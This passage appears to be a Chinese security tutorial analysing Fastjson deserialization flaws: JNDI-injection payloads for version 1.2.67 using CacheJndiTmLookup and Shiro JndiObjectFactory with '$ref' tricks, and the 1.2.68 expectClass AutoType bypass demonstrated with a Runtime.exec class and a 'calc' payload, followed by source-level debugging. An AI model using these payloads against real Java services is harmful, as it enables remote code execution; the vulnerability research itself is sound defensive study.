
org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup类PoC:
1 {"@type":"org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup", "jndiNames":["ldap://localhost:1099/Exploit"], "tm": {"$ref":"$.tm"}}
org.apache.shiro.jndi.JndiObjectFactory类PoC:
1 {"@type":"org.apache.shiro.jndi.JndiObjectFactory","resourceName":"ldap://localhost:1099/Exploit","instance":{"$ref":"$.instance"}}
exp如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
import com.alibaba.fastjson.JSON;import com.alibaba.fastjson.parser.ParserConfig;public class fastjson1267 { public static void main (String[] args) { ParserConfig.getGlobalInstance().setAutoTypeSupport(true ); String poc = "{\"@type\":\"org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup\"," + " \"jndiNames\":[\"ldap://localhost:1099/ExportObject\"], \"tm\": {\"$ref\":\"$.tm\"}}" ; JSON.parse(poc); } }
分析 CacheJndiTmLookup 存在jndi注入漏洞,参数为jndiNames,但是我们注意此处getTm方法的返回值,再对照我们之前说过的Fastjson对setter/getter方法进行调用的要求:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 **Fastjson会对满足下列要求的setter/getter方法进行调用:** 满足条件的setter: - 非静态函数 - 返回类型为void或当前类 - 参数个数为1个 满足条件的getter: - 非静态方法 - 无参数 - **返回值类型继承自Collection或Map或AtomicBoolean或AtomicInteger或AtomicLong**
我发现此处不会自动调用getTm方法,所以我们需要去调用它!但是源码中没有地方调用这个方法了,但是有以下方法
$ref: 这是 Fastjson 专门用于处理重复对象或循环引用的语法。
$.tm: 这是一个 JSONPath 表达式,指代当前对象的 tm 属性。
既然正常流程不触发,Payload 里的 "tm": {"$ref":"$.tm"} 就起到了“强制点名”的作用,Fastjson 就会尝试去寻找处理 tm 的办法。
当 Fastjson 解析到 {"$ref":"$.tm"} 时,它需要找到 $.tm 代表的对象。为了找到这个对象,Fastjson 会通过反射去调用该类的 getTm() 方法来尝试获取该属性的当前值。此时,它不再关心返回值是不是 Map 或 Collection,因为它必须执行这个方法来完成引用的解析。
我们看一下相关源码:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 } else if (key == "$ref" && context != null && (object == null || object.size() == 0 ) && !lexer.isEnabled(Feature.DisableSpecialKeyDetect)) { lexer.nextToken(4 ); if (lexer.token() != 4 ) { throw new JSONException ("illegal ref, " + JSONToken.name(lexer.token())); } String ref = lexer.stringVal(); lexer.nextToken(13 ); if (lexer.token() != 16 ) { Object refValue = null ; if ("@" .equals(ref)) { if (this .context != null ) { ParseContext thisContext = this .context; Object thisObj = thisContext.object; if (!(thisObj instanceof Object[]) && !(thisObj instanceof Collection)) { if (thisContext.parent != null ) { refValue = thisContext.parent.object; } } else { refValue = thisObj; } } } else if (".." .equals(ref)) { if (context.object != null ) { refValue = context.object; } else { this .addResolveTask(new ResolveTask (context, ref)); this .setResolveStatus(1 ); } } else if ("$" .equals(ref)) { ParseContext rootContext; for (rootContext = context; rootContext.parent != null ; rootContext = rootContext.parent) { } if (rootContext.object != null ) { refValue = rootContext.object; } else { this .addResolveTask(new ResolveTask (rootContext, ref)); this .setResolveStatus(1 ); } } else { this .addResolveTask(new ResolveTask (context, ref)); this .setResolveStatus(1 ); } if (lexer.token() != 13 ) { throw new JSONException ("syntax error, " + lexer.info()); } lexer.nextToken(16 ); Object input = refValue; return input; } map.put(key, ref);
此时词法分析器lexer取出的是 **"$.tm"**。进入到了else分支:
1 2 this .addResolveTask(new ResolveTask (context, ref));this .setResolveStatus(1 );
$
.tmtm 的属性。
它把“寻找 $.tm”这件事排进了一个待办清单(ResolveTask)。当 JSON 字符串全部读完,对象已经创建好了,Fastjson 开始处理待办清单。Fastjson 调用 JSONPath.eval(rootObject, "$.tm")。为了计算出 tm 的值,JSONPath 引擎会反射调用 rootObject.getTm()。getTm() 被强制执行 ,内部 lookup() 被执行, JNDI 注入成功。
JndiObjectFactory 存在jndi注入漏洞,参数为resourceName,让requiredType为null即可。
但是我们发现getInstance方法与上面的一样,返回值不属于那个范畴之内,那就要想办法去调用。同理!
1 {"@type":"org.apache.shiro.jndi.JndiObjectFactory","resourceName":"ldap://localhost:1099/Exploit","instance":{"$ref":"$.instance"}}
1.2.68反序列化漏洞(expectClass绕过AutoType) 一些前提条件:
Fastjson <= 1.2.68;
利用类必须是expectClass类的子类或实现类,并且不在黑名单中;

漏洞原理 我们先问一下ai这个expectClass
本次绕过checkAutoType()函数的关键点在于其第二个参数expectClass,可以通过构造恶意JSON数据、传入某个类作为expectClass参数再传入另一个expectClass类的子类或实现类来实现绕过checkAutoType()函数执行恶意操作。
简单地说,本次绕过checkAutoType()函数的攻击步骤为:
先传入某个类,其加载成功后将作为expectClass参数传入checkAutoType()函数;
查找expectClass类的子类或实现类,如果存在这样一个子类或实现类其构造方法或setter方法中存在危险操作则可以被攻击利用;
漏洞复现 简单地验证利用expectClass绕过的可行性,先假设Fastjson服务端存在如下实现AutoCloseable接口类的恶意类VulAutoCloseable:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 public class VulAutoCloseable implements AutoCloseable { public VulAutoCloseable (String cmd) { try { Runtime.getRuntime().exec(cmd); } catch (Exception e) { e.printStackTrace(); } } @Override public void close () throws Exception { } }
构造poc如下:
1 {"@type":"java.lang.AutoCloseable","@type":"org.example.VulAutoCloseable","cmd":"calc"}
无需开启AutoType,直接成功绕过CheckAutoType()的检测从而触发执行:
1 2 3 4 5 6 7 8 9 import com.alibaba.fastjson.JSON;public class fastjson1268 { public static void main (String[] args) { String poc = "{\"@type\":\"java.lang.AutoCloseable\",\"@type\":\"VulAutoCloseable\",\"cmd\":\"calc\"}" ; JSON.parse(poc); } }

接下来我们开始调试分析一下。checkAutoType处打断点开始调试。
此处的expectClass是为null的,我们跟进
由于autoTypeSupport是false,我们继续往下走。
直接从缓存 Mapping 中获取到了 AutoCloseable 类:然后获取到这个 clazz 之后进行了一系列的判断,clazz 是否为 null,以及关于 internalWhite 的判断,internalWhite 就是内部加白的名单,很显然我们这里肯定不是,内部加白的名单一定是非常安全的。
这里我们肯定会有一个疑问,AutoCloseable不是第一次加载吗?为什么会在缓存Mapping中呢?!我们看TypeUtils的源码即可获取答案。在 Fastjson 的逻辑中,AutoCloseable(以及 java.lang.Runnable、java.io.Serializable 等)确实不需要你手动加载,它们在 ParserConfig 初始化时就已经被预热(Preload) 到缓存映射中了。
1 Class<?>[] classes = new Class[]{Object.class, Cloneable.class, loadClass("java.lang.AutoCloseable"), Exception.class, RuntimeException.class, IllegalAccessError.class, IllegalAccessException.class, IllegalArgumentException.class, IllegalMonitorStateException.class, IllegalStateException.class, IllegalThreadStateException.class, IndexOutOfBoundsException.class, InstantiationError.class, InstantiationException.class, InternalError.class, InterruptedException.class, LinkageError.class, NegativeArraySizeException.class, NoClassDefFoundError.class, NoSuchFieldError.class, NoSuchFieldException.class, NoSuchMethodError.class, NoSuchMethodException.class, NullPointerException.class, NumberFormatException.class, OutOfMemoryError.class, SecurityException.class, StackOverflowError.class, StringIndexOutOfBoundsException.class, TypeNotPresentException.class, VerifyError.class, StackTraceElement.class, HashMap.class, Hashtable.class, TreeMap.class, IdentityHashMap.class, WeakHashMap.class, LinkedHashMap.class, HashSet.class, LinkedHashSet.class, TreeSet.class, ArrayList.class, TimeUnit.class, ConcurrentHashMap.class, AtomicInteger.class, AtomicLong.class, Collections.EMPTY_MAP.getClass(), Boolean.class, Character.class, Byte.class, Short.class, Integer.class, Long.class, Float.class, Double.class, Number.class, String.class, BigDecimal.class, BigInteger.class, BitSet.class, Calendar.class, Date.class, Locale.class, UUID.class, Time.class, java.sql.Date.class, Timestamp.class, SimpleDateFormat.class, JSONObject.class, JSONPObject.class, JSONArray.class};
获取到后接着往下看,对clazz进行一系列判断后return。这个判断里面出现了 expectClass,先判断 clazz 是否不是 expectClass 类的继承类且不是 HashMap 类型,是的话抛出异常,否则直接返回该类。
我们这里没有 expectClass,所以会直接返回 AutoCloseable 类

接着,返回到 DefaultJSONParser 类中获取到 clazz 后再继续执行,根据 AutoCloseable 类获取到反序列化器为 JavaBeanDeserializer,然后应用该反序列化器进行反序列化操作:
我们跟进deserialze方法,其中 type 参数就是传入的 AutoCloseable类


往下的逻辑,就是解析获取 PoC 后面的类的过程。这里看到获取不到对象反序列化器之后,就会进去如图的判断逻辑中,设置 type 参数即 java.lang.AutoCloseable 类为 checkAutoType() 方法的 expectClass 参数来调用 checkAutoType() 函数来获取指定类型,然后在获取指定的反序列化器:
这里让ai解释一下:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 1. 为什么 deserialze 内部还要获取新的 deserializer? 这是因为 当前的 this 已经不再适用了。 想象一下这个场景: 你告诉 Fastjson:“我要反序列化一个 Shape(形状)接口”。 Fastjson 找到了 Shape 对应的 JavaBeanDeserializer(即当前的 this)。 但在解析 JSON 文本时,突然读到了 "@type": "Circle"(圆形)。 矛盾点:当前的 this 只知道怎么处理 Shape 的通用属性,它并不知道 Circle 特有的属性(比如 radius)。 源码逻辑解释: typeName: 这是 JSON 文本里新发现的类名(如 Circle)。 this.beanInfo.typeName: 这是当前反序列化器负责的类名(如 Shape)。 判断条件:如果两者不一致,说明用户指定了一个更具体的子类。此时,当前的 this 必须交出指挥权,去寻找一个专门负责 Circle 的新反序列化器来继续工作。 2. 详细流程拆解 第一步:尝试从 seeAlso 获取 Java ObjectDeserializer deserializer = getSeeAlso(config, this.beanInfo, typeName); Fastjson 允许在类上通过 @JSONType(seeAlso = {Child.class}) 注解预定义子类。如果命中,就直接给“向导”,不用走复杂的安全检查。 第二步:获取“期望类型”(expectClass) Class<?> expectClass = TypeUtils.getClass(type); 这是 1.2.68 漏洞 的关键。type 是当前解析器本来要解析的类型(如 AutoCloseable)。由于这个信息被当作“期望类型”传给了下一步,导致了防御降级。 第三步:安全校验与加载(checkAutoType) userType = config.checkAutoType(typeName, expectClass, lexer.getFeatures()); Fastjson 检查 typeName(具体的子类)是否合法。 正常情况:如果开启了 AutoType 或命中白名单,返回 Circle.class。 1.2.68 场景:因为有 expectClass(AutoCloseable),只要你的子类实现了它,校验就会通过。 第四步:获取新的“执行官”(getDeserializer) deserializer = parser.getConfig().getDeserializer(userType); 这是你最关心的点。拿到 userType 只是拿到了“身份证”,而 getDeserializer 才是拿到了“说明书”。Fastjson 会根据 userType 的具体结构(字段、Setter 等)动态生成或从缓存中取出一个新的反序列化器。 3. 拿到 deserializer 之后发生了什么? 源码在获取到新的 deserializer 后,紧接着(在你提供的代码片段下方)通常会执行: return (T) deserializer.deserialze(parser, userType, fieldName); 这一步非常关键: 它是一次递归调用。 当前的 this.deserialze 暂停,转而调用 CircleDeserializer.deserialze。 新的反序列化器会继续读剩下的 JSON 字符串,填充 Circle 特有的属性。
然后我们接着往下看,进入第二个checkAutoType,typeName 参数是 PoC 中第二个指定的类,expectClass 参数则是 PoC 中第一个指定的类
往下,由于java.lang.AutoCloseable类并非其中黑名单中的类,因此expectClassFlag被设置为true
往下,由于expectClassFlag为true且目标类不在内部白名单中,程序进入AutoType开启时的检测逻辑
由于我们定义的 VulAutoCloseable 类不在黑白名单中,因此这段能通过检测并继续往下执行。往下,未加载成功目标类,就会进入 AutoType 关闭时的检测逻辑,和上同理,这段能通过检测并继续往下执行

VulAutoCloseable 类依旧不在黑白名单中,继续往下走,由于expectClassFlag为true,进入如下的loadClass()逻辑来加载目标类,但是由于AutoType关闭且jsonType为false,因此调用loadClass()函数的时候是不开启cache即缓存的:
跟进该函数,使用AppClassLoader加载 VulAutoCloseable 类并由于cache为false,因此直接返回:
